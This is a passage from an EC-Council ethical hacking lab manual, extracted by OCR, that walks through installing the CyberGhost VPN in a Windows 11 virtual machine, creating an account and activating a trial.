
1. In the **Windows 11** virtual machine, navigate to **E:\CEH-Tools\CEHv12 Module 03 Scanning Networks\Proxy Tools\CyberGhost VPN and double-click cgsetup_en_3ytCRpi38TVCHKPCCQm.exe**.

   Note: If a **User Account Control** window appears, click **Yes**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




2. **Downloading CyberGhost installer…** appears; once the CyberGhost Setup window appears, click **Accept**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

3. Follow the installation steps to install **CyberGhost**.
4. In a **Windows Security** pop-up, click **Install**.



5. In the **Your privacy is our goal** pop-up, click **Agree and continue.**
6. Once the installation is complete, the **CyberGhost8** window appears, click on **Click here to create one** link to create an account.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


7. Create an account using your personal details and click on **Sign Up**.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. You will receive an activation email on your personal email. Open the email and click on **Activate Trial** to start your trial version of CyberGhost.






Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. Now, switch to the CyberGhost page and click on **Start trial** button.



